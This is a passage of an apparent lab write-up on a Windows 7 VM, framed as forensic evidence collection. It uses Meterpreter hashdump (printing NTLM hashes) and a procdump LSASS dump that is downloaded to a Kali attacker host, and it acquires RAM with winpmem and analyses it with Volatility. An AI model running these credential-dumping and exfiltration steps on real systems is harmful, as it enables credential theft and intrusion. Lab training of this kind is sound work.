C:\>ipconfig /all > C:\Windows\Temp\Evidence_case123\ipconfig.txt
ipconfig /all > C:\Windows\Temp\Evidence_case123\ipconfig.txt
```

```
C:\Windows\system32>whoami /all > C:\Windows\Temp\Evidence_case123\whoami.txt
whoami /all > C:\Windows\Temp\Evidence_case123\whoami.txt

C:\Windows\system32>netstat -ano > C:\Windows\Temp\Evidence_case123\whoami.txt
netstat -ano > C:\Windows\Temp\Evidence_case123\whoami.txt
```


Immediately hash each file on the target (records the file integrity before transfer):

in meterpreter -> shell

```
C:\> certutil -hashfile C:\Windows\Temp\evidence_CASE123\systeminfo.txt SHA256 >
```

```
C:\Windows\Temp\evidence_CASE123\systeminfo.sha256.txt
```

Check in Victim Windows7 VM





Ipconfig/all

```
meterpreter > ipconfig /all

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:4466
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:98:a2:7f
MTU        : 1500
IPv4 Address : 192.168.68.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::540:7622:d362:3665
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Network Connections (netstat):

```
exit
meterpreter > netscan
[-] Unknown command: netscan. Did you mean netstat? Run the help command for more details.
meterpreter > netstat

Connection list
=====
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	744/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:554	0.0.0.0:*	LISTEN	0	0	2508/wmpnetwk.exe
tcp	0.0.0.0:2869	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5357	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:10243	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:49152	0.0.0.0:*	LISTEN	0	0	408/wininit.exe
tcp	0.0.0.0:49153	0.0.0.0:*	LISTEN	0	0	816/svchost.exe
tcp	0.0.0.0:49154	0.0.0.0:*	LISTEN	0	0	936/svchost.exe
tcp	0.0.0.0:49155	0.0.0.0:*	LISTEN	0	0	504/services.exe
tcp	0.0.0.0:49156	0.0.0.0:*	LISTEN	0	0	512/lsass.exe
tcp	192.168.68.102:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.68.102:2869	192.168.68.105:43500	CLOSE_WAIT	0	0	4/System



Process Listing (ps):

```
meterpreter > ps
Process List


| PID | PPID | Name             | Arch | Session | User                         | Path                                |
|-----|------|------------------|------|---------|------------------------------|-------------------------------------|
| 0   | 0    | [System Process] |      |         |                              |                                     |
| 4   | 0    | System           | x64  | 0       |                              |                                     |
| 268 | 4    | smss.exe         | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\smss.exe        |
| 348 | 340  | csrss.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe       |
| 400 | 392  | csrss.exe        | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe       |
| 408 | 340  | wininit.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\wininit.exe     |
| 444 | 392  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\winlogon.exe    |
| 504 | 408  | services.exe     | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\services.exe    |
| 512 | 408  | lsass.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\lsass.exe       |
| 520 | 408  | lsm.exe          | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\lsm.exe         |
| 572 | 504  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   |                                     |
| 628 | 504  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          |                                     |
| 688 | 504  | VBoxService.exe  | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\System32\VBoxService.exe |
| 744 | 504  | svchost.exe      | x64  | 0       | NT AUTHORITY\NETWORK SERVICE |                                     |
| 816 | 504  | svchost.exe      | x64  | 0       | NT AUTHORITY\LOCAL SERVICE   |                                     |
| 888 | 504  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          |                                     |


```

Credential Dump (hashdump):

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b159a7119c6a1f4de62f4da7857d2563:::
sadhana:1001:aad3b435b51404eeaad3b435b51404ee:c47184d75821d47c5820740c5a1e64ab:::
meterpreter >
```

Once SYSTEM, you can:

- Collect files and hash them with:

- download C:\\Windows\\System32\\drivers\\etc\\hosts sha256

Checking Hosts file Hash Value:

```
meterpreter > sha256sum hosts
[-] Unknown command: sha256sum. Run the help command for more details.
meterpreter > shell
Process 2160 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
SHA256 hash of file C:\Windows\System32\drivers\etc\hosts:
2d 6b df b3 41 be 3a 62 34 b2 47 42 37 7f 93 aa 7c 7c fb 0d 9f d6 4e fa 92 82 c8 78 52 e5 70 85
CertUtil: -hashfile command completed successfully.
```



```
(root@kali)-[~]
# sha256sum /root/hosts

2d6bdfb341be3a6234b24742377f93aa7c7cfb0d9fd64efa9282c87852e57085  /root/hosts

(root@kali)-[~]
#
```

Compare the Hashes. Both should be same.

4.2.2 LSASS dump

lsass.dmp → for credentials & authentication artifacts

If you need an LSASS process dump (sensitive — requires authorization):

1. Find PID:

meterpreter > ps

note PID of lsass.exe (e.g., 520)

PID	PPID	Process Name	Architecture	Session ID	Privileges	Path
520	396	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe

Download Procdump in Kali from following website

<https://www.techspot.com/downloads/6550-microsoft-procdump.html>

2. Upload procdump (From Kali) into Victim Machine with Meterpreter:

meterpreter > upload /home/kali/Tools/procdump.exe

C:\\Windows\\Temp\\evidence\\Evidence_case123\\procdump.exe

```
meterpreter > upload /home/kali/Tools/procdump.exe C:\\Windows\\Temp\\Evidence_case123\\procdump.exe
[*] Uploading : /home/kali/Tools/procdump.exe → C:\\Windows\\Temp\\Evidence_case123\\procdump.exe
[*] Uploaded 773.40 KiB of 773.40 KiB (100.0%): /home/kali/Tools/procdump.exe → C:\\Windows\\Temp\\Evidence_case123\\p
[*] Completed : /home/kali/Tools/procdump.exe → C:\\Windows\\Temp\\Evidence_case123\\procdump.exe
meterpreter >
```

3. Dump with Meterpreter procdump into Victim Machine:

C:\\Windows\\Temp\\Evidence_case123> procdump.exe -ma 520

C:\\Windows\\Temp\\Evidence_case123\\lsass.dmp -accepteula



```
C:\Windows\Temp\Evidence_case123>Use -accepteula
Use -accepteula
'Use' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\Temp\Evidence_case123>procdump.exe -ma 512 C:\Windows\Temp\Evidence_case123\lsass.dmp -accepteula
procdump.exe -ma 512 C:\Windows\Temp\Evidence_case123\lsass.dmp -accepteula

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21:02:06] Dump 1 initiated: C:\Windows\Temp\Evidence_case123\lsass.dmp
[21:02:06] Dump 1 writing: Estimated dump file size is 34 MB.
[21:02:06] Dump 1 complete: 34 MB written in 0.5 seconds
[21:02:06] Dump count reached.
```


4.Hash the dumped file on target:

```
C:\> certutil -hashfile C:\Windows\Temp\Evidence_case123\lsass.dmp SHA256 >
C:\Windows\Temp\Evidence_case123\lsass.dmp.sha256.txt
```

5.Download to attacker and verify:

```
meterpreter > download C:\\Windows\\Temp\\Evidence_case123\\lsass.dmp
/home/kali/Tools/lsass.dmp
```

```
[*] Downloaded 31.00 MiB of 32.42 MiB (95.61%): C:\Windows\Temp\Evidence_case123\lsass.dmp
[*] Downloaded 32.00 MiB of 32.42 MiB (98.69%): C:\Windows\Temp\Evidence_case123\lsass.dmp
[*] Downloaded 32.42 MiB of 32.42 MiB (100.0%): C:\Windows\Temp\Evidence_case123\lsass.dmp
[*] Completed : C:\Windows\Temp\Evidence_case123\lsass.dmp → /home/kali/Tools/lsass.dmp
meterpreter >
```



on attacker

```
$ sha256sum /home/kali/Tools/lsass.dmp
```


```
(root@kali)-[~]
# sha256sum /home/kali/Tools/lsass.dmp
d0b835ea3e9deba9e7dae444c6a143e6e83d37748cd303c91dbb7baa6ba5fcb8 /home/kali/Tools/lsass.dmp
```

compare with value in lsass.dmp.sha256.txt in Victim Machine



```
File Edit Format View Help
SHA256 hash of file lsass.dmp:
d0 b8 35 ea 3e 9d eb a9 e7 da e4 44 c6 a1 43 e6 e8 3d 37 74 8c d3 03 c9 1d bb
Certutil: -hashfile command completed successfully.
```

Verify All the Artifacts in Victim Machine



4.2.3 Full RAM Dump with winpmem

1. Prepare your attacker machine (Kali)

- Download winpmem.exe from [Velocidex GitHub](https://github.com/Velocidex/WinPmem/releases) (64-bit version).
<https://github.com/Velocidex/WinPmem/releases>
- Save it to a tools folder, e.g.:

/home/kali/Tools/winpmem.exe

2. Create an evidence directory on victim

meterpreter > shell

C:\> mkdir C:\Windows\Temp\Evidence_case123

C:\> exit

4. Upload winpmem.exe



```
meterpreter > upload /home/kali/Tools/winpmem.exe  
C:\\Windows\\Temp\\Evidence_case123\\winpmem.exe
```

Output should confirm successful upload:

```
7051701/mstfconsole:23:In <main>  
meterpreter > upload /home/kali/Tools/winpmem.exe C:\\Windows\\Temp\\Evidence_case123\\winpmem.exe  
[*] Uploading : /home/kali/Tools/winpmem.exe → C:\\Windows\\Temp\\Evidence_case123\\winpmem.exe  
[*] Uploaded 515.27 KiB of 515.27 KiB (100.0%): /home/kali/Tools/winpmem.exe → C:\\Windows\\Temp\\Evidence_case123\\wi  
[*] Completed : /home/kali/Tools/winpmem.exe → C:\\Windows\\Temp\\Evidence_case123\\winpmem.exe  
meterpreter >
```

5. Run winpmem to dump RAM

Drop into a shell:

```
meterpreter > shell
```

Now execute winpmem:

```
C:\\Windows\\Temp\\Evidence_case123> winpmem.exe
```

```
C:\\Windows\\Temp\\Evidence_case123\\memory.raw
```

```
C:\\Windows\\Temp\\Evidence_case123>winpmem.exe C:\\Windows\\Temp\\Evidence_case123\\memory.raw  
winpmem.exe C:\\Windows\\Temp\\Evidence_case123\\memory.raw  
WinPmem64  
Extracting driver to C:\\Windows\\TEMP\\pmeCF4E.tmp  
Driver Unloaded.  
Loaded Driver C:\\Windows\\TEMP\\pmeCF4E.tmp.  
Deleting C:\\Windows\\TEMP\\pmeCF4E.tmp  
The system time is: 08:50:54  
Will generate a RAW image  
- buffer_size_: 0x1000  
CR3: 0x0000187000  
2 memory ranges:  
Start 0x00001000 - Length 0x0009E000  
Start 0x00100000 - Length 0x7FEF0000  
max_physical_memory_ 0x7fff0000  
Acquisition mode PTE Remapping  
Padding from 0x00000000 to 0x00001000  
pad  
- length: 0x1000  
  
00% 0x00000000 .  
copy_memory  
- start: 0x1000  
- end: 0x9f000  
  
00% 0x00001000 .  
Padding from 0x0009F000 to 0x00100000  
pad  
- length: 0x61000  
  
00% 0x0009F000 .  
copy_memory  
- start: 0x100000  
- end: 0x7fff0000  
  
00% 0x00100000 .....  
39% 0x32100000 .....  
78% 0x64100000 .....  
The system time is: 08:51:31  
Driver Unloaded.
```



This may take a while depending on RAM size.

Exit back to Meterpreter when done:

6. Download memory dump back to Kali

From Meterpreter:

```
meterpreter > download C:\\Windows\\Temp\\Evidence_case123\\memory.raw  
/home/kali/memory.raw
```

```
meterpreter > download C:\\Windows\\Temp\\Evidence_case123\\memory.raw /home/kali/memory.raw  
[*] Downloading: C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw  
[*] Downloaded 1.00 MiB of 2.00 GiB (0.05%): C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw  
[*] Downloaded 2.00 MiB of 2.00 GiB (0.1%): C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw  
[*] Downloaded 3.00 MiB of 2.00 GiB (0.15%): C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw  
[*] Downloaded 4.00 MiB of 2.00 GiB (0.2%): C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw  
[*] Downloaded 5.00 MiB of 2.00 GiB (0.24%): C:\\Windows\\Temp\\Evidence_case123\\memory.raw → /home/kali/memory.raw
```

7. Hash the memory dump for integrity

On Kali:

```
sha256sum /home/kali/memory.raw > /home/kali/memory.raw.sha256
```

```
(root@kali)-[~]  
# sha256sum /home/kali/memory.raw  
fa71da77fb3b6c8e24688fdc935026d0a4af6b3ee303164a044c125b410d42a2 /home/kali/memory.raw
```

Record the hash in your **Evidence Table**.

Victim Machine:

Computer > Local Disk (C:) > Windows > Temp > Evidence_case123					Search E
Include in library ▾ Share with ▾ New folder					
	Name	Date modified	Type	Size	
	certu	9/7/2025 9:08 PM	File	0 KB	
	ipconfig	9/7/2025 7:03 PM	Text Document	2 KB	
	lsass.dmp	9/7/2025 9:02 PM	DMP File	33,203 KB	
	lsass.dmp.sha256	9/7/2025 9:09 PM	Text Document	1 KB	
	memory.raw	9/9/2025 2:21 PM	RAW File	2,097,088 KB	
	procdump	9/7/2025 8:44 PM	Application	774 KB	
	systeminfo.sha256	9/7/2025 9:27 PM	Text Document	1 KB	
	systeminfo	9/7/2025 7:01 PM	Text Document	3 KB	
	tasklist_pre	9/7/2025 7:02 PM	Text Document	9 KB	
	whoami	9/7/2025 6:57 PM	Text Document	5 KB	
	winpmem	9/9/2025 2:07 PM	Application	516 KB	

Now you have a **full RAM image** on your Kali machine that you can analyze with **Volatility** or other forensic tools.



4.2.4 Evidence using Volatility Tool

Step-by-Step: Analyzing memory.raw with Volatility3

1. Install Volatility3 on Kali

If not installed yet:

from GitHub (latest):

git clone <https://github.com/volatilityfoundation/volatility3.git>

cd volatility3

python3 vol.py -h

2. Verify the Memory Image

Check the file hash for integrity:

sha256sum /home/kali/memory.raw

Compare with your earlier hash (memory.raw.sha256) to confirm no corruption.

3. Identify the Windows Profile (Auto-detected in Vol3)

Run:

python3 vol.py -f /home/kali/memory.raw windows.info

This gives OS version, build number, and architecture.

Output:

```
Variable      Value
Kernel Base   0xf8000261a000
DTB           0x187000
Symbols file:///root/volatility3/volatility3/symbols/windows/ntkrnlmp.p
z
Is64Bit True
IsPAE False
layer_name     0 WindowsIntel32e
memory_layer   1 FileLayer
KdDebuggerDataBlock 0xf8000280b0a0
NTBuildLab     7601.17514.amd64fre.win7sp1_rtm.
CSDVersion     1
KdVersionBlock 0xf8000280b068
Major/Minor    15.7601
MachineType    34404
KeNumberProcessors 1
SystemTime     2025-09-09 08:50:54+00:00
NtSystemRoot   C:\Windows
NtProductType  NtProductWinNt
NtMajorVersion 6
NtMinorVersion 1
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 1
PE Machine     34404
PE TimeDateStamp Sat Nov 20 09:30:02 2010
```

4. List Running Processes

python3 vol.py -f /home/kali/memory.raw windows.pslist



Shows all active processes with PID, PPID, threads, etc.

Check for suspicious processes (e.g., malware, abnormal parent-child).

```
(root@kali)~[~/volatility3]
# python3 vol.py -f /home/kali/memory.raw windows.pslist

Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output
4 0 System 0xfa80018b0040 86 521 N/A False 2025-09-09 07:47:46.000000 UTC N/A Disabled
268 4 smss.exe 0xfa80029f6040 2 29 N/A False 2025-09-09 07:47:46.000000 UTC N/A Disabled
348 340 csrss.exe 0xfa800325d060 8 381 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
400 340 wininit.exe 0xfa8003296060 3 74 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
412 392 csrss.exe 0xfa8003293060 9 163 1 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
468 392 winlogon.exe 0xfa8003318830 3 111 1 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
504 400 services.exe 0xfa80033242c0 7 192 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
516 400 lsass.exe 0xfa8003331b30 7 705 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
524 400 lsm.exe 0xfa8003328b30 10 143 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
632 504 svchost.exe 0xfa80033d87c0 10 343 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
692 504 VBoxService.ex 0xfa80033fcb30 12 116 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
760 504 svchost.exe 0xfa80028bd610 7 239 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
832 504 svchost.exe 0xfa8003439860 23 546 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
936 504 svchost.exe 0xfa80031e7660 24 504 0 False 2025-09-09 07:47:49.000000 UTC N/A Disabled
960 504 svchost.exe 0xfa80031eb890 25 845 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
744 504 svchost.exe 0xfa80035a55f0 18 493 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
1084 504 svchost.exe 0xfa80035c7630 14 356 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
1200 504 spoolsv.exe 0xfa800360e560 15 325 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
1236 504 svchost.exe 0xfa8003653060 17 290 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
1360 504 svchost.exe 0xfa8003698b30 21 295 0 False 2025-09-09 07:47:50.000000 UTC N/A Disabled
2016 504 taskhost.exe 0xfa80035ac060 7 149 1 False 2025-09-09 07:49:12.000000 UTC N/A Disabled
1156 936 dwm.exe 0xfa8003393200 3 153 1 False 2025-09-09 07:49:12.000000 UTC N/A Disabled
1300 1056 explorer.exe 0xfa8006dfcb30 28 864 1 False 2025-09-09 07:49:12.000000 UTC N/A Disabled
1848 1300 VBoxTray.exe 0xfa80037e6b30 13 140 1 False 2025-09-09 07:49:13.000000 UTC N/A Disabled
1740 504 SearchIndexer. 0xfa800343b300 11 568 0 False 2025-09-09 07:49:19.000000 UTC N/A Disabled
1804 504 wmpnetwk.exe 0xfa80027f2b30 13 348 0 False 2025-09-09 07:49:20.000000 UTC N/A Disabled
2096 504 svchost.exe 0xfa8001b71230 9 356 0 False 2025-09-09 07:49:21.000000 UTC N/A Disabled
2716 504 sppsv.exe 0xfa8001d2d060 4 145 0 False 2025-09-09 07:49:57.000000 UTC N/A Disabled
2744 504 svchost.exe 0xfa8001d3d060 13 331 0 False 2025-09-09 07:49:57.000000 UTC N/A Disabled
2084 1200 cmd.exe 0xfa8001d09060 1 30 0 False 2025-09-09 08:39:14.000000 UTC N/A Disabled
2368 348 conhost.exe 0xfa8001ec5060 2 35 0 False 2025-09-09 08:39:14.000000 UTC N/A Disabled
2924 2084 winpmem.exe 0xfa8001e9b060 1 28 0 False 2025-09-09 08:50:54.000000 UTC N/A Disabled
```

5. Detailed Process Tree

python3 vol.py -f /home/kali/memory.raw windows.pstree

Visualizes parent-child relationships (great for spotting injected or rogue processes).

```
(root@kali)~[~/volatility3]
# python3 vol.py -f /home/kali/memory.raw windows.pstree

Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime
4 0 System 0xfa80018b0040 86 521 N/A False 2025-09-09 07:47:46.000000 UTC N/A -
* 268 4 smss.exe 0xfa80029f6040 2 29 N/A False 2025-09-09 07:47:46.000000 UTC N/A
e
348 340 csrss.exe 0xfa800325d060 8 381 0 False 2025-09-09 07:47:49.000000 UTC N/A
redSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitia
indows\system32\csrss.exe
* 2368 348 conhost.exe 0xfa8001ec5060 2 35 0 False 2025-09-09 08:39:14.000000 UTC N/A
conhost.exe
400 340 wininit.exe 0xfa8003296060 3 74 0 False 2025-09-09 07:47:49.000000 UTC N/A
* 504 400 services.exe 0xfa80033242c0 7 192 0 False 2025-09-09 07:47:49.000000 UTC N/A
services.exe
** 832 504 svchost.exe 0xfa8003439860 23 546 0 False 2025-09-09 07:47:49.000000 UTC N/A
cted C:\Windows\System32\svchost.exe
** 960 504 svchost.exe 0xfa80031eb890 25 845 0 False 2025-09-09 07:47:50.000000 UTC N/A
```

6. Network Connections

python3 vol.py -f /home/kali/memory.raw windows.netstat

Lists active TCP/UDP connections at time of capture.



Useful to cross-check against your Wireshark capture.

```
(root@kali)~[~/volatility3]
# python3 vol.py -f /home/kali/memory.raw windows.netstat
Volatility 3 Framework 2.27.0
Progress: 100.00
PDB scanning finished
```

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner
0xfa8001b06810	TCPv4	192.168.68.109	49161	192.168.68.105	4444	ESTABLISHED	1200	spool...
0xfa80034185b0	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	760	svchost.exe
0xfa80034185b0	TCPv6	::	135	::	0	LISTENING	760	svchost.exe
0xfa80034165c0	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	760	svchost.exe
0xfa8002da0140	TCPv4	192.168.68.109	139	0.0.0.0	0	LISTENING	4	System
0xfa80036a4310	TCPv4	0.0.0.0	445	0.0.0.0	0	LISTENING	4	System
0xfa80036a4310	TCPv6	::	445	::	0	LISTENING	4	System
0xfa8001b962f0	TCPv4	0.0.0.0	554	0.0.0.0	0	LISTENING	1804	wmpnetwk.exe
0xfa8001b962f0	TCPv6	::	554	::	0	LISTENING	1804	wmpnetwk.exe
0xfa8001b96980	TCPv4	0.0.0.0	554	0.0.0.0	0	LISTENING	1804	wmpnetwk.exe
0xfa8001b1da40	TCPv4	0.0.0.0	2869	0.0.0.0	0	LISTENING	4	System
0xfa8001b1da40	TCPv6	::	2869	::	0	LISTENING	4	System
0xfa8001ca6270	TCPv4	0.0.0.0	3587	0.0.0.0	0	LISTENING	2096	svchost.exe
0xfa8001ca6270	TCPv6	::	3587	::	0	LISTENING	2096	svchost.exe
0xfa8003765c90	TCPv4	0.0.0.0	5357	0.0.0.0	0	LISTENING	4	System
0xfa8003765c90	TCPv6	::	5357	::	0	LISTENING	4	System
0xfa8001b37820	TCPv4	0.0.0.0	10243	0.0.0.0	0	LISTENING	4	System
0xfa8001b37820	TCPv6	::	10243	::	0	LISTENING	4	System
0xfa80071d2ef0	TCPv4	0.0.0.0	49152	0.0.0.0	0	LISTENING	400	wininit.exe
0xfa80071d2ef0	TCPv6	::	49152	::	0	LISTENING	400	wininit.exe
0xfa80034125f0	TCPv4	0.0.0.0	49152	0.0.0.0	0	LISTENING	400	wininit.exe
0xfa8003540570	TCPv4	0.0.0.0	49153	0.0.0.0	0	LISTENING	832	svchost.exe
0xfa8003540570	TCPv6	::	49153	::	0	LISTENING	832	svchost.exe

7. Extract LSASS (Credentials)

```
python3 vol.py -f /home/kali/memory.raw windows.memmap --pid 516
```

```
python3 vol.py -f /home/kali/memory.raw windows.dumpfiles --pid <lsass_pid>
```

Or use windows.hashdump if SAM/LSASS creds are present.

```
Remote.dll.img
ImageSectionObject
p1.dll.img
ImageSectionObject
lBase.dll.img
ImageSectionObject
32.dll.img
ImageSectionObject
4.dll.img
ImageSectionObject
.dll.img
DataSectionObject
.dll.dat
ImageSectionObject
t.dll.img
ImageSectionObject
2.dll.img
ImageSectionObject
ImageSectionObject
32.dll.img
0xfa8002bd3520 profapi.dll file.0xfa8002bd3520.0xfa8003299df0.ImageSectionObject.profa
0xfa8002ad5290 KernelBase.dll file.0xfa8002ad5290.0xfa8002ad6a80.ImageSectionObject.Kerne
0xfa8002ad8f20 crypt32.dll file.0xfa8002ad8f20.0xfa8002ad8010.ImageSectionObject.crypt
0xfa8002ad2b20 rpcrt4.dll file.0xfa8002ad2b20.0xfa8002ad26d0.ImageSectionObject.rpcrt
0xfa8002aced00 gdi32.dll file.0xfa8002aced00.0xfa8002acfa80.ImageSectionObject.gdi32
0xfa8002ad1070 msvcrt.dll file.0xfa8002ad1070.0xfa8001caf690.DataSectionObject.msvcrt
0xfa8002ad1070 msvcrt.dll file.0xfa8002ad1070.0xfa8002ad1b40.ImageSectionObject.msvcr
0xfa8002ad1960 lpk.dll file.0xfa8002ad1960.0xfa8002ad14c0.ImageSectionObject.lpk.dll.img
